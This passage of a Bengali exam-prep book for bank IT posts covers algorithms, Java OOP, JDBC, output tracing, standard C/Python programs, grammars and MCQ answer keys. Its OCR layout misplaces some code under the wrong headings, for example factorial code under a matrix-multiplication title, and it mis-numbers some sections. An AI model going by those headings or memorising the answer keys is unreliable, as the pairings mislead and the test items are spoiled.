    }
    return -1;                          // পাওয়া যায়নি
}
```

৩.১৪ Algorithm Design কৌশল: Divide & Conquer, Greedy, DP

কৌশল	মূল ধারণা	উদাহরণ
Divide & Conquer	সমস্যা ভাগ → আলাদা সমাধান → জোড়া; subproblem স্বাধীন	Merge sort, Quick sort, Binary search
Greedy	প্রতি ধাপে তখনকার সেরা (local optimum) বাছাই; পেছনে ফেরে না	Dijkstra, Prim, Kruskal, Huffman coding, Fractional knapsack, Activity selection
Dynamic Programming	Overlapping subproblem + optimal substructure; ফলাফল সংরক্ষণ করে পুনরায় হিসাব এড়ানো	Fibonacci, 0/1 Knapsack, LCS, Floyd-Warshall, Matrix chain
Backtracking	সব সম্ভাবনা চেষ্টা, অসম্ভব পথ ছেঁটে ফেলা	N-Queens, Sudoku

DP: Top-down (Memoization) বনাম Bottom-up (Tabulation)

Top-down: recursion দিয়ে বড় সমস্যা থেকে শুরু, আগে হিসাব করা ফল cache-এ রাখা। **Bottom-up:** সবচেয়ে ছোট subproblem থেকে শুরু করে table পূরণ করতে করতে বড় সমস্যায় যাওয়া — recursion নেই, stack overflow-এর ঝুঁকি নেই।

```
# Top-down (memoization)
memo = {0: 0, 1: 1}
def fib(n):
    if n not in memo:
        memo[n] = fib(n-1) + fib(n-2)
    return memo[n]
```

```
# Bottom-up (tabulation)
def fib(n):
    a, b = 0, 1
    for _ in range(n):
        a, b = b, a + b
    return a
```

সাধারণ recursive Fibonacci $O(2^n)$; DP দিয়ে O(n)। "Which DP approach starts from the smallest subproblems?" → **Bottom-up** Officer IT MCQ 2026 (BIBM)

সতর্কতা

Greedy সবসময় সর্বোত্তম দেয় না: 0/1 Knapsack-এ greedy ভুল ফল দিতে পারে (DP লাগে), কিন্তু Fractional Knapsack-এ greedy (value/weight অনুপাতে) সঠিক। Coin change-এ {1, 3, 4} দিয়ে 6 বানাতে greedy দেয় 4+1+1 (৩টি), অথচ সর্বোত্তম 3+3 (২টি)।

৩.১৫ MCQ অনুশীলন

1. Balanced parentheses যাচাই করতে কোন data structure প্রয়োজন?

(ক) Stack
(খ) Queue
(গ) Tree
(ঘ) Array

উত্তর: (ক) — খোলা বন্ধনী push, বন্ধ বন্ধনীতে pop করে মেলানো। (Officer IT MCQ 2026)

2. Recursion বাস্তবায়নে সাধারণত কোন data structure ব্যবহৃত হয়?

(ক) Queue
(খ) Stack
(গ) List
(ঘ) Array

উত্তর: (খ) — প্রতিটি function call-এর activation record call stack-এ থাকে।

3. কোন data structure অতিরিক্ত memory ব্যবহার করে দ্রুততর অপারেশন দেয়?

(ক) Array
(খ) Hash table
(গ) Stack
(ঘ) Queue

উত্তর: (খ) — বড় table রেখে গড়ে O(1) search/insert।

4. কোন Dynamic Programming পদ্ধতি সবচেয়ে ছোট subproblem থেকে শুরু করে?

(ক) Greedy
(খ) Recursive
(গ) Top-down
(ঘ) Bottom-up

উত্তর: (ঘ) — Tabulation বা bottom-up।

5. BST-এর কোন traversal উপাদানগুলোকে sorted ক্রমে দেয়?

(ক) Preorder
(খ) Postorder
(গ) Inorder
(ঘ) Level order

উত্তর: (গ) — Left → Root → Right।

6. Singly linked list-এর শুরুতে একটি উপাদান insert করার time complexity কত?

(ক) O(1)
(খ) O(log n)
(গ) O(n)
(ঘ) $O(n^2)$

উত্তর: (ক) — শুধু দুটি pointer বদলাতে হয়; array-তে এটি O(n)।

7. Infix A + B * C-এর postfix রূপ কোনটি?

(ক) A B + C *
(খ) A B C * +
(গ) + A * B C
(ঘ) A B C + *

উত্তর: (খ) — * আগে, তাই B C * তৈরি হয়, তারপর +।

8. Sorted array-তে binary search-এর time complexity কত?

(ক) O(n)
(খ) O(log n)
(গ) O(n log n)
(ঘ) O(1)

উত্তর: (খ) — প্রতি ধাপে search space অর্ধেক।

9. Quick sort-এর worst-case time complexity কত?

(ক) O(n log n)
(খ) O(n)
(গ) $O(n^2)$
(ঘ) O(log n)

উত্তর: (গ) — pivot সবসময় সবচেয়ে ছোট/বড় হলে (যেমন sorted input)।

10. নিচের কোন sorting algorithm stable এবং worst case-এও O(n log n)?

(ক) Quick sort
(খ) Heap sort
(গ) Merge sort
(ঘ) Selection sort

উত্তর: (গ) — Heap sort-ও O(n log n) কিন্তু stable নয়।

11. Queue কোন নীতিতে কাজ করে?

(ক) LIFO
(খ) FIFO
(গ) FILO
(ঘ) Random

উত্তর: (খ) — First In First Out।

12. Root-এর height 0 ধরলে height 3-এর binary tree-তে সর্বোচ্চ কয়টি node থাকতে পারে?

(ক) 7
(খ) 8
(গ) 15
(ঘ) 16

উত্তর: (গ) — $2^{h+1} - 1 = 2^4 - 1 = 15$।

13. BFS traversal-এ কোন data structure ব্যবহৃত হয়?

(ক) Stack
(খ) Queue
(গ) Heap
(ঘ) Hash table

উত্তর: (খ) — DFS-এ stack।

14. Dijkstra’s algorithm কোন ক্ষেত্রে সঠিক ফল নাও দিতে পারে?

(ক) Undirected graph
(খ) Negative weight edge
(গ) Sparse graph
(ঘ) Cycle থাকলে

উত্তর: (খ) — negative weight-এ Bellman-Ford ব্যবহার করতে হয়।

15. h(k) = k mod 7 ও linear probing দিয়ে ক্রমানুসারে 50, 700, 76, 85, 92 insert করলে 92 কোন index-এ বসবে?

(ক) 1
(খ) 2
(গ) 3
(ঘ) 4

উত্তর: (গ) — 50→1, 700→0, 76→6, 85→1 ভরা→2, 92→1 ভরা→2 ভরা→3।

অধ্যায় ৪ — প্রোগ্রামিং ও অবজেক্ট-ওরিয়েন্টেড প্রোগ্রামিং

Programming & OOP (C, C++, Java, Python)

Assistant Programmer (AP) ও **BB AD (ICT)** পরীক্ষায় লিখিত অংশে সরাসরি প্রোগ্রাম লিখতে হয় (যেমন BB AP 2023-এ LCM); **Officer (IT)** ও **Senior Officer (IT)**-এ আসে OOP ধারণা, Java program, output tracing ও JDBC। MCQ-তে OOP-এর মৌলিক সংজ্ঞা, MVC, compiler/interpreter প্রায় নিশ্চিত। কাগজে-কলমে কোড লিখতে হবে বলে syntax নির্ভুল রাখার অনুশীলন করুন।

৪.১ OOP-এর চার স্তম্ভ

স্তম্ভ	সংজ্ঞা	Java-তে কীভাবে	ব্যাংকিং উদাহরণ
Encapsulation	ডেটা ও তার ওপর কাজ করা method একটি unit (class)-এ বাঁধা এবং বাইরে থেকে সরাসরি access আটকানো (data hiding)	`private` field + public getter/setter	`balance` private; শুধু `deposit()` / `withdraw()` দিয়ে পরিবর্তন
Inheritance	বিদ্যমান class (parent) থেকে বৈশিষ্ট্য ও আচরণ নতুন class (child)-এ পাওয়া — "is-a" সম্পর্ক	`extends`, `implements`	`SavingsAccount extends Account`
Polymorphism	এক নাম, বহু রূপ — একই interface ভিন্ন object-এ ভিন্ন আচরণ	Overloading (compile time), Overriding (runtime)	`calculateInterest()` Savings ও FDR-এ ভিন্ন
Abstraction	প্রয়োজনীয় বৈশিষ্ট্য দেখানো, বাস্তবায়নের খুঁটিনাটি লুকানো	`abstract` class, `interface`	ATM ব্যবহারকারী শুধু "Withdraw" দেখেন

বিগত প্রশ্ন Officer IT 2024

Explain how encapsulation and inheritance are advantageous in Object Oriented Programming.

Encapsulation-এর সুবিধা: (১) **Data hiding ও নিরাপত্তা** — private field বাইরের কোড বদলাতে পারে না; যেমন `balance`-কে কেউ সরাসরি ঋণাত্মক করতে পারবে না, `withdraw()`-এর ভেতরে validation থাকবে। (২) **Maintainability** — ভেতরের বাস্তবায়ন বদলালেও বাইরের কোড (যারা public method ব্যবহার করে) অপরিবর্তিত থাকে। (৩) **Control** — read-only/write-only property বানানো যায়। (৪) Testing ও debugging সহজ, কারণ পরিবর্তনের পথ নির্দিষ্ট।
Inheritance-এর সুবিধা: (১) **Code reusability** — সাধারণ field/method একবার parent-এ লিখে সব child ব্যবহার করে। (২) **Extensibility** — নতুন account type যোগ করতে শুধু নতুন subclass লাগে। (৩) **Method overriding**-এর মাধ্যমে runtime polymorphism সম্ভব হয়। (৪) Hierarchical classification-এ বাস্তব জগতের সম্পর্ক প্রতিফলিত হয়।

```
class Account {
    private double balance;                 // encapsulated
    public double getBalance() { return balance; }
    public void deposit(double amt) {
        if (amt <= 0) throw new IllegalArgumentException("Invalid amount");
        balance += amt;
    }
}
class SavingsAccount extends Account {      // inheritance: deposit() পুনর্ব্যবহার
    private double rate = 0.045;
    public double interest() { return getBalance() * rate; }
}
```

৪.২ Overloading, Overriding ও Method Hiding

বিষয়	Overloading	Overriding	Method Hiding
কোথায়	একই class (বা subclass)-এ	Parent–child-এ	Parent–child-এ
Signature	নাম এক, **parameter list ভিন্ন**	নাম ও parameter হুবহু এক	নাম ও parameter এক
static/instance	যেকোনো	দুটোই **instance** method	দুটোই **static** method
Binding	Compile time (static)	Runtime (dynamic dispatch)	Compile time — reference type দেখে
Return type	যেকোনো (শুধু return type ভিন্ন হলে চলবে না)	একই বা covariant subtype	একই বা covariant

বিগত প্রশ্ন BB AP 2023

Determine overloading method, overridden method and hide super class method?

```
public class A {
    public void m1() {}
    public void m2() {}
    public void m3(int i) {}
    public void m4(String i) {}
}
public class B extends A {
    public static void m1() {}
    public void m2() {}
    public void m3(int i) {}
    public static void m4(String i) {}
}
```

(প্রশ্নপত্রে `extends a` ও `string` ছাপা ছিল — Java case-sensitive, তাই সঠিক রূপ `extends A` ও `String` ধরে উত্তর দেওয়া হলো।)

Method	A-তে	B-তে	সিদ্ধান্ত
m2()	instance	instance, একই signature	**Overridden ✔**
m3(int)	instance	instance, একই signature	**Overridden ✔**
m1()	instance	**static**, একই signature	**Compile error** — "m1() in B cannot override m1() in A; overriding method is static"
m4(String)	instance	**static**, একই signature	**Compile error** — একই কারণ

ব্যাখ্যা: Java-তে instance method-কে subclass-এ static দিয়ে লুকানো যায় না, আবার static method-কে instance method দিয়ে override-ও করা যায় না ("overridden method is static" error)। **Method hiding** তখনই হয় যখন parent ও child *দুটোতেই* method static — যেমন A-তে `public static void m1()` থাকলে B-এর `static m1()` সেটিকে hide করত। এই কোডে কোনো **overloading** নেই, কারণ কোনো method-এর একই নামে ভিন্ন parameter list নেই; overloading হতো যদি B-তে যেমন `public void m3(double d)` বা `m4(int i)` থাকত।

সারসংক্ষেপ: Overridden = m2, m3; Hidden = নেই (m1 ও m4 compile error দেবে); Overloaded = নেই।

উদাহরণ: Hiding বনাম Overriding-এর আচরণ

```
class P { static String s() { return "P-static"; }  String i() { return "P-inst"; } }
class C extends P { static String s() { return "C-static"; } String i() { return "C-
inst"; } }
P ref = new C();
System.out.println(ref.s());   // P-static  (hiding: reference type P দেখে)
System.out.println(ref.i());   // C-inst    (overriding: object type C দেখে)
```

৪.৩ Inheritance ও Polymorphism — Java প্রোগ্রাম

বিগত প্রশ্ন Officer IT 2026 (25105)

Explain the concepts of Inheritance and Polymorphism in Java. Write a Java program to demonstrate method overriding.

Inheritance: একটি class (`extends` দিয়ে) অন্য class-এর field ও method অর্জন করে; Java-তে class-এর ক্ষেত্রে single inheritance, interface দিয়ে multiple inheritance। প্রকার: single, multilevel, hierarchical (multiple ও hybrid শুধু interface দিয়ে)।
Polymorphism: একই method call ভিন্ন object-এ ভিন্ন কাজ করে। (ক) **Compile-time** — method overloading; (খ) **Runtime** — method overriding, যেখানে parent reference দিয়ে child object ধরা হয় এবং JVM runtime-এ আসল object-এর method চালায় (dynamic method dispatch)।

```
class Account {
    protected String holder;
    Account(String holder) { this.holder = holder; }
    double interestRate() { return 0.0; }
    void show() { System.out.println(holder + " : " + interestRate() + "%"); }
}
class SavingsAccount extends Account {
    SavingsAccount(String h) { super(h); }
    @Override
    double interestRate() { return 4.5; }      // override
}
class FixedDeposit extends Account {
    FixedDeposit(String h) { super(h); }
    @Override
    double interestRate() { return 8.0; }      // override
}
public class Main {
    public static void main(String[] args) {
        Account[] list = { new Account("Rahim"),
                           new SavingsAccount("Karim"),
                           new FixedDeposit("Salma") };
        for (Account a : list) a.show();       // runtime polymorphism
    }
}
```

Output:

```
Rahim : 0.0%
Karim : 4.5%
Salma : 8.0%
```

`show()` parent-এ লেখা হলেও `interestRate()` প্রতিটি object-এর নিজস্ব overridden version চালায়। `@Override` annotation ভুল signature ধরতে compiler-কে সাহায্য করে।

Overriding-এর নিয়ম

(১) access modifier কমানো যায় না (public → protected নয়); (২) `final`, `static`, `private` method override হয় না; (৩) checked exception বাড়ানো যায় না; (৪) constructor inherit বা override হয় না।

8.8 Abstract Class বনাম Interface

বিষয়	Abstract Class	Interface
Method	abstract ও concrete দুটোই	abstract; Java 8+ থেকে `default` ও `static`, Java 9+ থেকে `private`
Variable	যেকোনো (instance field সহ)	শুধু `public static final` (constant)
Constructor	থাকতে পারে	থাকে না
Inheritance	একটি class মাত্র একটি extend করতে পারে	একাধিক implement করা যায় → multiple inheritance
Instantiate	কোনোটাই সরাসরি `new` করা যায় না	
কখন	ঘনিষ্ঠ সম্পর্কযুক্ত class-দের সাধারণ কোড ভাগ করতে	অসম্পর্কিত class-দের একটি "চুক্তি" (capability) দিতে, যেমন `Comparable`

অন্যান্য গুরুত্বপূর্ণ keyword

- **Constructor:** class-এর নামে, কোনো return type নেই, object তৈরির সময় স্বয়ংক্রিয়ভাবে চলে। প্রকার: default, parameterized, copy (C++)। `this()` একই class-এর অন্য constructor, `super()` parent constructor ডাকে (প্রথম লাইনে)।
- **static:** object নয়, class-এর অংশ; সব object একটি কপি শেয়ার করে। static method-এ `this` ব্যবহার করা যায় না এবং সরাসরি instance member access করা যায় না।
- **final:** variable → constant; method → override নিষেধ; class → inherit নিষেধ (যেমন `String`)।
- **Access modifier** (বড় থেকে ছোট): `public` > `protected` > default (package) > `private`।

8.৫ Exception Handling

```
try {
    int r = 10 / 0;                          // ArithmeticException
} catch (ArithmeticException e) {
    System.out.println("Error: " + e.getMessage());
} finally {
    System.out.println("সবসময় চলে — connection/file বন্ধ করতে");
}
```

Checked Exception	Unchecked Exception
Compile time-এ পরীক্ষিত; handle বা `throws` করতেই হবে	RuntimeException-এর subclass; compiler বাধ্য করে না
IOException, SQLException, ClassNotFoundException	NullPointerException, ArithmeticException, ArrayIndexOutOfBoundsException

`throw` = একটি exception object ছোঁড়া (method-এর ভেতরে); `throws` = method signature-এ ঘোষণা যে এটি exception ছুঁড়তে পারে। **Error** (যেমন OutOfMemoryError, StackOverflowError) সাধারণত handle করা হয় না।

৪.৬ JDBC — Java থেকে MySQL সংযোগ

বিগত প্রশ্ন Officer IT 2026 (25105)

What is JDBC? Explain the steps required to connect a Java application to a MySQL database.

JDBC (Java Database Connectivity) হলো Java-র একটি standard API (`java.sql` package), যার মাধ্যমে Java application যেকোনো relational database-এর সঙ্গে driver-এর মাধ্যমে সংযুক্ত হয়ে SQL চালাতে ও ফলাফল পড়তে পারে। মূল interface: `DriverManager`, `Connection`, `Statement` / `PreparedStatement`, `ResultSet`।

ধাপসমূহ:

1. **Driver যোগ করা:** MySQL Connector/J (`mysql-connector-j.jar`) classpath-এ বা Maven dependency হিসেবে।
2. **Driver load:** `Class.forName("com.mysql.cj.jdbc.Driver");` (JDBC 4.0+ এ স্বয়ংক্রিয়, তবে লিখলে ভুল নয়)।
3. **Connection তৈরি:** `DriverManager.getConnection(url, user, password)`; URL ফরম্যাট `jdbc:mysql://host:3306/dbname`।
4. **Statement তৈরি:** SQL injection এড়াতে `PreparedStatement` ব্যবহার।
5. **Query চালানো:** SELECT → `executeQuery()` (ResultSet ফেরত); INSERT/UPDATE/DELETE → `executeUpdate()` (প্রভাবিত row সংখ্যা)।
6. **ResultSet প্রক্রিয়া:** `while (rs.next())` দিয়ে row পড়া।
7. **Resource বন্ধ করা:** ResultSet, Statement, Connection close — try-with-resources সবচেয়ে নিরাপদ।

```
import java.sql.*;

public class BankDb {
    public static void main(String[] args) {
        String url = "jdbc:mysql://localhost:3306/bankdb";
        String sql = "SELECT acc_no, name, balance FROM accounts WHERE balance > ?";
        try (Connection con = DriverManager.getConnection(url, "root", "secret");
             PreparedStatement ps = con.prepareStatement(sql)) {
            ps.setDouble(1, 50000);
            try (ResultSet rs = ps.executeQuery()) {
                while (rs.next()) {
                    System.out.println(rs.getString("acc_no") + " " +
                                       rs.getString("name") + " " +
                                       rs.getDouble("balance"));
                }
            }
        } catch (SQLException e) {
            e.printStackTrace();
        }
    }
}
```

Transaction দরকার হলে: `con.setAutoCommit(false);` … `con.commit();` এবং ব্যর্থ হলে `con.rollback();`।

৪.৭ Output Tracing — পরীক্ষার প্রিয় প্রশ্ন

উদাহরণ ১: Pre/Post increment (C)

```
int a = 5, b;
b = a++ + 10;      // b = 5 + 10 = 15, তারপর a = 6
b = ++a * 2;       // আগে a = 7, b = 14
printf("%d %d", a, b);
```

Output: 7 14। `a++` = আগে মান ব্যবহার, পরে বাড়ানো; `++a` = আগে বাড়ানো, পরে ব্যবহার।

ফাঁদ: Undefined behaviour

`printf("%d %d", i++, ++i);` বা `i = i++ + ++i;` — একই statement-এ একই variable একাধিকবার পরিবর্তন C-তে **undefined behaviour**; compiler ভেদে ফল আলাদা। MCQ-তে এমন অপশন থাকলে "Undefined/Compiler dependent" খুঁজুন।

উদাহরণ ২: Pointer (C)

```
int arr[] = {10, 20, 30, 40};
int *p = arr;
printf("%d ", *p++);    // 10 ছাপে, তারপর p → arr[1]
printf("%d ", *++p);    // p → arr[2], 30 ছাপে
printf("%d\n", ++*p);   // arr[2] = 31, 31 ছাপে
```

Output: 10 30 31। `*p++` = `*(p++)` (postfix ++ বেশি precedence); `++*p` = মান বাড়ায়, pointer নয়।

উদাহরণ ৩: Ternary operator DUET AP 2020

```
int x = 5;
int y = (x < 0) ? 10 : 15;
printf("%d", y);
```

শর্ত `5 < 0` মিথ্যা, তাই **Output: 15**।

উদাহরণ ৪: Loop ও recursion

```
for (int i = 0; i < 10; i += 3) printf("%d ", i);   // 0 3 6 9

void f(int n) {
    if (n == 0) return;
    printf("%d ", n);
    f(n - 1);
    printf("%d ", n);
}
f(3);                                                // 3 2 1 1 2 3
```

Recursion-এ call-এর *আগের* print নামার পথে (3 2 1), *পরের* print ফেরার পথে (1 2 3) চলে।

উদাহরণ ৫: Java static vs local variable

```
class Test {
    static int x = 10;
    public static void main(String[] args) {
        int x = 5;                // local x, static x-কে ঢেকে দেয়
        x += Test.x++;            // x = 5 + 10 = 15; Test.x = 11
        System.out.println(x + Test.x);
    }
}
```

Output: 26 (15 + 11)। Java-তে integer division: `7/2 = 3`, `7 % 2 = 1`, `7/2.0 = 3.5`। String concatenation: `"A" + 1 + 2 = "A12"`, কিন্তু `1 + 2 + "A" = "3A"`।

৪.৮ লিখিত পরীক্ষার স্ট্যান্ডার্ড প্রোগ্রাম

বিগত প্রশ্ন BB AP 2023

Given two integers, A and B as input. Write a program to compute LCM of A and B.

মূল ধারণা: **LCM(A, B) = |A × B| / GCD(A, B)**; GCD বের করতে Euclid: `gcd(a, b) = gcd(b, a mod b)`, b = 0 হলে a। Complexity O(log min(A, B))।

C

```
#include <stdio.h>
long long gcd(long long a, long long b)
{
    while (b != 0) {
        long long t = a % b;
        a = b;
        b = t;
    }
    return a;
}
int main() {
    long long A, B;
    scanf("%lld %lld", &A, &B);
    if (A == 0 || B == 0) {
printf("0\n"); return 0; }
    if (A < 0) A = -A;
    if (B < 0) B = -B;
    // আগে ভাগ, পরে গুণ — overflow কমায়
    long long lcm = (A / gcd(A, B)) * B;
    printf("LCM = %lld\n", lcm);
    return 0;
}
```

Python

```
def gcd(a, b):
    while b:
        a, b = b, a % b
    return a

A, B = map(int, input().split())
if A == 0 or B == 0:
    print(0)
else:
    print(abs(A * B) // gcd(A, B))
```

Trace: A = 12, B = 18

gcd(12, 18) → gcd(18, 12) → gcd(12, 6) → gcd(6, 0) = 6

LCM = 12 × 18 / 6 = **36**

অন্যান্য প্রায়-নিশ্চিত প্রোগ্রাম

Prime check (C) — O(√n)

Factorial (C) — iterative ও recursive

```c
int isPrime(int n) {
    if (n < 2) return 0;
    for (int i = 2; i * i <= n; i++)
        if (n % i == 0) return 0;
    return 1;
}
```

Fibonacci — প্রথম n টি পদ (C)

```c
void fib(int n) {
    long long a = 0, b = 1;
    for (int i = 0; i < n; i++) {
        printf("%lld ", a);
        long long t = a + b;
        a = b;
        b = t;
    }
}   // n=7: 0 1 1 2 3 5 8
```

String reverse ও palindrome (C)

```c
#include <string.h>
void reverse(char s[]) {
    int i = 0, j = strlen(s) - 1;
    while (i < j) {
        char t = s[i]; s[i] = s[j]; s[j] =
t;
        i++; j--;
    }
}
int isPal(char s[]) {
    int i = 0, j = strlen(s) - 1;
    while (i < j)
        if (s[i++] != s[j--]) return 0;
    return 1;
}
```

Matrix multiplication (C)

```c
long long fact(int n) {
    long long f = 1;
    for (int i = 2; i <= n; i++) f *= i;
    return f;
}
long long factR(int n) {
    return (n <= 1) ? 1 : n * factR(n -
1);
}
```

সংখ্যা palindrome ও অঙ্কের যোগফল (C)

```c
int reverseNum(int n) {
    int r = 0;
    while (n > 0) { r = r * 10 + n % 10; n
/= 10; }
    return r;
}
int digitSum(int n) {
    int s = 0;
    while (n > 0) { s += n % 10; n /= 10;
}
    return s;
}
// palindrome: reverseNum(n) == n  (121 →
হ্যাঁ)
```

একই কাজ Python-এ

```python
s = input()
print(s[::-1])                  # reverse
print(s == s[::-1])             #
palindrome?

n = int(input())
print(sum(int(d) for d in str(n)))   #
digit sum

def is_prime(n):
    return n > 1 and all(n % i for i in
range(2, int(n**0.5) + 1))

import math
print(math.factorial(5), math.gcd(12, 18),
math.lcm(12, 18))  # 120 6 36
```

Pattern — pyramid (C)

```
// A: r1×c1, B: c1×c2  → C: r1×c2
for (int i = 0; i < r1; i++)
    for (int j = 0; j < c2; j++) {
        C[i][j] = 0;
        for (int k = 0; k < c1; k++)
            C[i][j] += A[i][k] * B[k][j];
    }
// শর্ত: A-এর column = B-এর row; O(n³)
```

```
int n = 4;
for (int i = 1; i <= n; i++) {
    for (int s = 1; s <= n - i; s++)
printf(" ");
    for (int k = 1; k <= 2 * i - 1; k++)
printf("*");
    printf("\n");
}
/*    *
     ***
    *****
   *******   */
```

লিখিত উত্তরে নম্বর বাড়ানোর কৌশল

(১) প্রথমে ২–৩ লাইনে algorithm/logic লিখুন; (২) কোডে input validation (০, ঋণাত্মক) দেখান; (৩) একটি ছোট input-এ dry run/trace দিন; (৪) শেষে time complexity লিখুন। ভাষা উল্লেখ না থাকলে C বা Python — যেটিতে আপনি নির্ভুল।

৪.৯ Compiler, Interpreter ও Language Processor

বিষয়	Compiler	Interpreter
অনুবাদ	পুরো program একবারে machine code-এ	লাইন বাই লাইন অনুবাদ ও execute
Output	আলাদা executable/object file	কোনো স্থায়ী executable নয়
গতি	Execution দ্রুত	তুলনামূলক ধীর
Error	সব error একসঙ্গে compile শেষে	প্রথম error-এ থামে
উদাহরণ	C, C++, Go	Python, JavaScript (মূলত), Ruby

Java hybrid: `javac` source → **bytecode** (.class), তারপর JVM interpret + JIT compile করে — তাই “Write Once, Run Anywhere”। **Assembler**: assembly → machine code। **Linker**: object file + library জোড়া দেয়; **Loader**: program-কে memory-তে তোলে।


Compiler-এর ধাপ: Lexical analysis (token) → Syntax analysis (parse tree) → Semantic analysis → Intermediate code → Optimization → Code generation। Symbol table সব ধাপে ব্যবহৃত হয়।

৪.১০ Ambiguous Grammar

বিগত প্রশ্ন SO IT 2026 (25104)

*Consider the grammar: E → E + E | E * E | id. Show that the grammar is ambiguous for the string id + id * id.*


সংজ্ঞা: একটি grammar **ambiguous** যদি কোনো একটি string-এর জন্য একাধিক leftmost derivation (বা একাধিক parse tree) থাকে।
Leftmost derivation ১ (+ root-এ): E ⇒ E + E ⇒ id + E ⇒ id + E * E ⇒ id + id * E ⇒ id + id * id
Leftmost derivation ২ (* root-এ): E ⇒ E * E ⇒ E + E * E ⇒ id + E * E ⇒ id + id * E ⇒ id + id * id



চিত্র ৪.১: বাম — id + (id * id); ডান — (id + id) * id। একই string, দুটি ভিন্ন parse tree

দুটি ভিন্ন parse tree পাওয়া গেল, তাই grammar-টি **ambiguous**। প্রভাব: id = 2, 3, 4 হলে প্রথম tree-তে 2 + 12 = 14, দ্বিতীয়টিতে 5 × 4 = 20 — অর্থাৎ অর্থ (semantics) অনির্দিষ্ট।
Unambiguous রূপ (precedence ও left-associativity সহ): E → E + T | T, T → T * F | F, F → (E) | id

৪.১১ MVC Architecture



চিত্র ৪.২: MVC — Controller request গ্রহণ করে, Model থেকে ডেটা নেয়, View-তে পাঠায়

Model = ডেটা ও business logic (database access); **View** = উপস্থাপনা (HTML/UI); **Controller** = HTTP request (GET/POST) গ্রহণ করে Model ও View-এর মধ্যে সমন্বয়। সুবিধা: separation of concerns, parallel development, সহজ testing। Framework: Spring MVC, Laravel, Django (MVT), ASP.NET MVC। “In MVC, which component handles HTTP requests like GET and POST?” → **Controller** Officer IT MCQ 2026 (BIBM)

৪.১২ MCQ অনুশীলন

1. OOP-এর পূর্ণরূপ কী?

(ক) Object Oriented Programming
(খ) Open Office Protocol
(গ) Object Operating Program
(ঘ) Output Oriented Process

উত্তর: (ক) (Officer IT MCQ 2026)

2. ডেটা ও function-কে একটি unit-এ মোড়ানোকে কী বলে?

(ক) Abstraction
(খ) Encapsulation
(গ) Polymorphism
(ঘ) Modularity

উত্তর: (খ) — class-এর মধ্যে data + method বাঁধা।

3. MVC-তে GET ও POST-এর মতো HTTP request কোন component handle করে?

(ক) Model
(খ) View
(গ) Controller
(ঘ) Model ও View উভয়ই

উত্তর: (গ)

4. নিচের কোনটি programming language নয়?

(ক) Python
(খ) Java
(গ) HTML
(ঘ) C++

উত্তর: (গ) — HTML একটি markup language।

5. Source code translation ও program modularization কোন কার্যক্রমের অংশ?

(ক) Reverse engineering
(খ) Forward engineering
(গ) Re-engineering
(ঘ) Testing

উত্তর: (গ) — Software re-engineering-এর ধাপ: source code translation, reverse engineering, program structure improvement, modularization, data re-engineering।

6. Object oriented programming মূলত কীসের ওপর ভিত্তি করে?

(ক) Function
(খ) Object ও Class
(গ) Procedure
(ঘ) Pointer

উত্তর: (খ) (Officer IT 2026 MCQ)

7. Java-তে runtime polymorphism কীভাবে অর্জিত হয়?

(ক) Method overloading
(খ) Method overriding
(গ) Constructor overloading
(ঘ) Operator overloading

উত্তর: (খ) — dynamic method dispatch।

8. Java-তে একটি class অন্য class-কে inherit করতে কোন keyword ব্যবহার করে?

(ক) implements
(খ) inherits
(গ) extends
(ঘ) super

উত্তর: (গ) — interface-এর জন্য implements।

9. নিচের কোনটির object সরাসরি তৈরি (instantiate) করা যায় না?

(ক) final class
(খ) abstract class
(গ) static nested class
(ঘ) public class

উত্তর: (খ)

10. Java-তে multiple inheritance কীভাবে অর্জন করা হয়?

(ক) Abstract class
(খ) Interface
(গ) final class
(ঘ) Package

উত্তর: (খ) — একটি class একাধিক interface implement করতে পারে।

11. C-তে `int x = 5; printf("%d", x << 1);`-এর output কী?

(ক) 5
(খ) 10
(গ) 2
(ঘ) 25

উত্তর: (খ) — left shift 1 = 2 দিয়ে গুণ।

12. Java-তে `final` হিসেবে ঘোষিত class সম্পর্কে কোনটি সত্য?

(ক) Instantiate করা যায় না
(খ) Extend (inherit) করা যায় না
(গ) Method থাকতে পারে না
(ঘ) Constructor থাকতে পারে না

উত্তর: (খ) — যেমন String class।

13. Python-এ `print(7 // 2, 7 % 2)`-এর output কী?

(ক) 3.5 1
(খ) 3 1
(গ) 3 0
(ঘ) 4 1

উত্তর: (খ) — // floor division।

14. কোনটি পুরো program একবারে machine code-এ অনুবাদ করে?

(ক) Interpreter
(খ) Compiler
(গ) Loader
(ঘ) Linker

উত্তর: (খ)

15. Java source code compile করলে কী তৈরি হয়?

(ক) Machine code
(খ) Bytecode
(গ) Assembly code
(ঘ) Object code (.obj)

উত্তর: (খ) — .class ফাইল, JVM চালায়।

অধ্যায় ৫ — ডেটাবেস ম্যানেজমেন্ট সিস্টেম ও SQL

Database Management System & SQL

ব্যাংকের Core Banking System আসলে একটি বিশাল transactional database — তাই ব্যাংক আইটির **সব পোস্টে** (AP, SO IT, Officer IT, AME, ADA, BB AD ICT) DBMS থেকে নিশ্চিত প্রশ্ন আসে। লিখিত অংশে সবচেয়ে বেশি আসে: **SQL query লেখা** (subquery, GROUP BY, JOIN), **ACID** (fund transfer প্রসঙ্গে), **constraint সহ CREATE TABLE** ও **normalization**। MCQ-তে আসে HAVING, DROP/TRUNCATE, key, normal form।

৫.১ DBMS বনাম File System

সমস্যা (File System)	DBMS-এর সমাধান
